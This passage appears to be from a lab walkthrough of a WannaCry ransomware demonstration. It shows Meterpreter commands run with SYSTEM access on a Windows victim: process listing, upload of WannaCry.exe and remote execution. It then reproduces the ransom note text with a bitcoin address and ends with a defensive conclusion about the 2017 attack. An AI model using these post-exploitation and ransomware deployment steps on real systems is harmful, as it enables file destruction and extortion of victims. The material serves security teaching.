
Now we will check what authority we have over the victim's computer and what our process id is.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1160
meterpreter > ps

Process List
-----
PID   PPID  Name                Arch  Session  User                Path
-----
0      0      [System Process]
4      0      System              x64   0         NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
224    4      smss.exe            x64   0         NT AUTHORITY\SYSTEM  C:\Windows\system32\csrss.exe
324    316    csrss.exe           x64   0         NT AUTHORITY\SYSTEM  C:\Windows\system32\wininit.exe
372    316    wininit.exe         x64   0         NT AUTHORITY\SYSTEM  C:\Windows\system32\csrss.exe
384    364    csrss.exe           x64   1         NT AUTHORITY\SYSTEM  C:\Windows\system32\winlogon.exe
424    364    winlogon.exe        x64   1         NT AUTHORITY\SYSTEM  C:\Windows\system32\services.exe
468    372    services.exe        x64   0         NT AUTHORITY\SYSTEM  C:\Windows\system32\lsass.exe
480    372    lsass.exe           x64   0         NT AUTHORITY\SYSTEM  C:\Windows\system32\lsm.exe
488    372    lsm.exe             x64   0         NT AUTHORITY\SYSTEM
588    468    svchost.exe         x64   0         NT AUTHORITY\SYSTEM
608    468    svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE
656    468    svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE
708    468    svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE
816    468    svchost.exe         x64   0         NT AUTHORITY\SYSTEM
856    468    svchost.exe         x64   0         NT AUTHORITY\SYSTEM
1004   468    svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE
1100   816    dwm.exe             x64   1         nfsu-PC\nfsu         C:\Windows\system32\Dwm.exe
1112   1092   explorer.exe        x64   1         nfsu-PC\nfsu         C:\Windows\Explorer.EXE
1160   468    spoolsv.exe         x64   0         NT AUTHORITY\SYSTEM  C:\Windows\System32\spoolsv.exe
```

UPLOADING AND EXECUTING THE WANNACRY:

```
meterpreter > upload WannaCry.exe
[*] Uploading : /home/kali/WannaCry.exe → WannaCry.exe
[*] Uploaded 3.35 MiB of 3.35 MiB (100.0%): /home/kali/WannaCry.exe → WannaCry.exe
[*] Completed : /home/kali/WannaCry.exe → WannaCry.exe
meterpreter > █
```



As we can see, the WannaCry.exe is uploaded to the victim's machine

Now we can intentionally wait for our victim to click on the executable program itself or we can do it ourselves from our machine by the command given below.

```
meterpreter > execute -f WannaCry.exe
Process 2288 created.
meterpreter > █
```

So, the WannaCry.exe has been executed. Now our malware will instantly start encrypting all the files on the computer and we will; get a popup message. Asking for the ransom.

The screenshots for the same will be attached below.

Wana Decrypt0r 2.0



Payment will be raised on

5/31/2023 22:20:58

Time Left

02:23:58:02

Your files will be lost on

6/4/2023 22:20:58

Time Left

06:23:58:02

[About bitcoin](#)

[How to buy bitcoins?](#)

Ooops, your files have been encrypted!

English

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

 **bitcoin**
ACCEPTED HERE

Send \$300 worth of bitcoin to this address:


12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy




10:22 PM

BEFORE ATTACK:



AFTER ATTACK:



CONCLUSION

The WannaCry ransomware attack in 2017 exploited a critical vulnerability in the Microsoft Windows operating system, leveraging the EternalBlue exploit to propagate rapidly across networks. This attack had a significant global impact, affecting various sectors and causing widespread disruption.

The execution of WannaCry involved enticing users through phishing emails and exploiting their systems with malicious attachments or links. Once inside a network, the ransomware utilized lateral movement techniques to infect and encrypt files on multiple machines. It demanded ransom payments in Bitcoin for the decryption of files, resulting in substantial financial losses estimated to exceed \$4 billion.

The WannaCry attack served as a stark reminder of the critical need for organizations to prioritize cybersecurity. It underscored the importance of timely patching, network segmentation, user awareness training, and incident response plans to mitigate the impact of such attacks.